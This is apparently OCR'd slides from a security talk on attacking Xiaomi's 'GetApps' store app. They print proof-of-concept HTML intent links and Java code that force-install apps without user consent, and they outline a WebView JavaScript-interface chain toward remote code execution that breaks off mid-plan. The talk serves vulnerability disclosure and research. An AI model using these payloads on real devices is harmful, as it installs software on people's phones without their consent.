
- Other examples:
  - Setting the region to “Indonesia”
  - “WhatsApp” messenger is enabled




Settings menu

Xiaomi 13 Pro home screen



Determine how regions affects phone behavior
Pull all 400+ applications
Reverse engineer all 400+ applications
Reverse engineer all 400+ applications


Determine how regions affects phone behavior
Pull all 400+ applications
Reverse engineer all 400+ applications
Reverse engineer all 400+ applications
Prioritize Xiaomi developed applications


22 DAYS
LATER...

THE APP WE EXPLOITED

- "GetApps" – Xiaomi's application store
  - Package name - `com.xiaomi.mipicks`
- Found three different ways to force install applications
  - User taps malicious hyperlink -> automatically install any application available on the "GetApps" store without user consent
- Two of the methods were eventually patched before the competition ☹



"GetApps" application

PATCHED EXPLOIT #1 – INSTALLS "WHATSAPP" AUTOMATICALLY

```
<h1>
<a id="yayidyay" rel="noreferrer" href="intent://details?
startDownload=true&id=com.whatsapp#Intent;action=android.i
ntent.action.VIEW;scheme=mimarket;package=com.xiaomi.mipic
ks;end">
        YAYPOCYAY</a>
</h1>
```

HTML Browsable Intent code

```
Intent yayIntentYay = new Intent();
yayIntentYay.setData(Uri.parse("mimarket://det
ails?startDownload=true&id=com.whatsapp"));
yayIntentYay.setAction("
        android.intent.action.View");
yayIntentYay.setPackage("com.xiaomi.mipicks");
startActivity(yayIntentYay);
```

Java Android code

PATCHED EXPLOIT #2 – INSTALLS “WHATSAPP” AUTOMATICALLY

HTML Browsable Intent code


```
<h1>
<a id="yayidyay" rel="noreferrer" href="intent
://browse?url=file://detail.html?detailparams%3d
eyJhcHBJZCI6IjE2NzcwNTkiLCJwYWNrYWdlTmFtZSI6ImNv
bS53aGF0c2FwcCIsInJlZlBvc2l0aW9uIjozLCJleHRyYV9x
dWVyeV9wYXJhbXMiOiJ7XCJkb3dubG9hZEltbWVkaWF0ZWx5
XCI6XCJ0cnVlXCIsXCJmcm9tVW50cnVzdGVkSG9zdFwiOlwi
ZmFsc2VcIixcInNvdXJjZVBhY2thZ2VcIjpcImNvbS5taXVp
LmhvbWVcIixcInN0YXJ0RG93bmxvYWRcIjpcInRydWVcIixc
ImNhbGxlclBhY2thZ2VcIjpcImNvbS54aWFvbWkubWlwaWNrc
1wiLFwiZXh0X2FwbV9pc0NvbGRTdGFydFwiOlwiZmFsc2Vc
IixcImNhbGxlclNpZ25hdHVyZVwiOlwiODhkYWE4ODlkZTIx
YTgwYmNhNjQ0NjQyNDNjOWVkZTZcIixcImxhdW5jaFdoZW5J
bnN0YWxsZWRcIjpcInRydWVcIixcImV4dF9hcG1fdGltZVNp
bmNlQ29sZFN0YXJ0XCI6XCIxMzYyNDQzXCIsXCJzZW5kZXJQ
YWNrYWdlTmFtZVwiOlwiY29tLnhpYW9taS5taXBpY2tzXCIs
XCJlbnRyYW5jZVwiOlwiZGV0YWlsXCIsXCJwYWdlUmVmXCI6
XCJjb20ueGlhb21pLm1pcGlja3NcIixcImFwcENsaWVudElk
XCI6XCJjb20ueGlhb21pLm1pcGlja3NcIn0ifQ==#Intent;
action=android.intent.action.VIEW;scheme=mimarke
t;end">
        YAYPOCYAY</a>
</h1>
```

Java Android code

```
Intent yayIntentYay = new Intent();
yayIntentYay.setData(Uri.parse("browse?url=file://de
tail.html?detailparams%3deyJhcHBJZCI6IjE2NzcwNTkiLCJ
wYWNrYWdlTmFtZSI6ImNvbS53aGF0c2FwcCIsInJlZlBvc2l0aW9
uIjozLCJleHRyYV9xdWVyeV9wYXJhbXMiOiJ7XCJkb3dubG9hZEl
tbWVkaWF0ZWx5XCI6XCJ0cnVlXCIsXCJmcm9tVW50cnVzdGVkSG9
zdFwiOlwiZmFsc2VcIixcInNvdXJjZVBhY2thZ2VcIjpcImNvbS5
taXVpLmhvbWVcIixcInN0YXJ0RG93bmxvYWRcIjpcInRydWVcIix
cImNhbGxlclBhY2thZ2VcIjpcImNvbS54aWFvbWkubWlwaWNrc1w
iLFwiZXh0X2FwbV9pc0NvbGRTdGFydFwiOlwiZmFsc2VcIixcImN
hbGxlclNpZ25hdHVyZVwiOlwiODhkYWE4ODlkZTIxYTgwYmNhNjQ
0NjQyNDNjOWVkZTZcIixcImxhdW5jaFdoZW5JbnN0YWxsZWRcIjp
cInRydWVcIixcImV4dF9hcG1fdGltZVNpbmNlQ29sZFN0YXJ0XCI
6XCIxMzYyNDQzXCIsXCJzZW5kZXJQYWNrYWdlTmFtZVwiOlwiY29
tLnhpYW9taS5taXBpY2tzXCIsXCJlbnRyYW5jZVwiOlwiZGV0YWl
sXCIsXCJwYWdlUmVmXCI6XCJjb20ueGlhb21pLm1pcGlja3NcIix
cImFwcENsaWVudElk
        XCI6XCJjb20ueGlhb21pLm1pcGlja3NcIn0ifQ=="));
yayIntentYay.setAction("android.intent.action.View")
        ;
yayIntentYay.setPackage("com.xiaomi.mipicks");
startActivity(yayIntentYay);
```

THE THIRD EXPLOIT

- "GetApps" had a WebView which contained a JavaScript Interface
  - For non-Android people, this means that JavaScript could be used to execute a whitelisted set of Java functions
- Two different JavaScript Interface functions were interesting:
  - `install(String)` – installs any application available on the "GetApps" store without user consent
  - `openApp(String)` – open a specific application without user consent



Executing against the JavaScript Interface

- Since the WebView contained dangerous JavaScript Interface functions, the WebView will only load a valid URL
- A URL is considered “valid” if it meets one of the following criteria:
  - If the URL started with `https://` then the domain must match a whitelisted domain
  - If the URL started with `file://` then the file must be a file that existed in `/data/data/com.xiaomi.mipicks/files/web-res-XXX/`
    - For non-Android people, `/data/data/com.xiaomi.mipicks` can only be accessed by the “GetApps” application itself

```
public final class UrlCheckUtilsKt {
    public static final boolean isJsInterfaceAllowed(@t3.e String str) {
        MethodRecorder.i( i4: 2891);
        boolean isUrlMatchLevel = isUrlMatchLevel(str, HostLevel.TRUSTED);
        MethodRecorder.o( i4: 2891);
        return isUrlMatchLevel;
    }
```

Code which checks for a valid URL

THE NEW PLAN

- Launch the WebView and load a valid URL
- Inject custom JavaScript code
- Have the JavaScript code execute the two JavaScript Interface functions
  - Install a malicious app via “GetApps” store
  - Launch the app
- Get RCE

LAUNCH WEBVIEW


- To launch the WebView, we used the Activity `JoinActivity`
- This Activity could be launched via a "Browsable Intent“
  - For non-Android people, Browsable Intents is a way to launch Android applications via hyperlink in an HTML page
- Can tell `JoinActivity` to launch the target WebView and specify a URL to load

```
public class JoinActivity extends BaseActivity {
    private void handleBrowse(Uri uri) {  1 usage
        Intent targetIntent;
        MethodRecorder.i( i4: 9497);
        String queryParameter = uri.getQueryParameter( key: "url");
        String queryParameter2 = uri.getQueryParameter( key: "title");
```

Beginning of `handleBrowse(Uri)` inside of the Activity `JoinActivity`

```
<h1>
<a id="yayidyay" rel="noreferrer" href="intent
://browse?url=file%3A%2F%2Fdetail.html#Intent;ac
tion=android.intent.action.VIEW;scheme=mimarket;
end">YAYPOCYAY</a>
</h1>
```

PoC which forces `JoinActivity` to open the WebView and load the file `/data/data/com.Xiaomi.mipicks/files/web-res-xxx/detail.html`




WebView displaying `detail.html`

THE NEW PLAN

- ~~Launch the WebView and load a valid URL~~ - DONE
- Inject custom JavaScript code
- Have the JavaScript code execute the two JavaScript Interface functions
  - Install a malicious app via “GetApps” store
  - Launch the app
- Get RCE

CUSTOM JAVASCRIPT

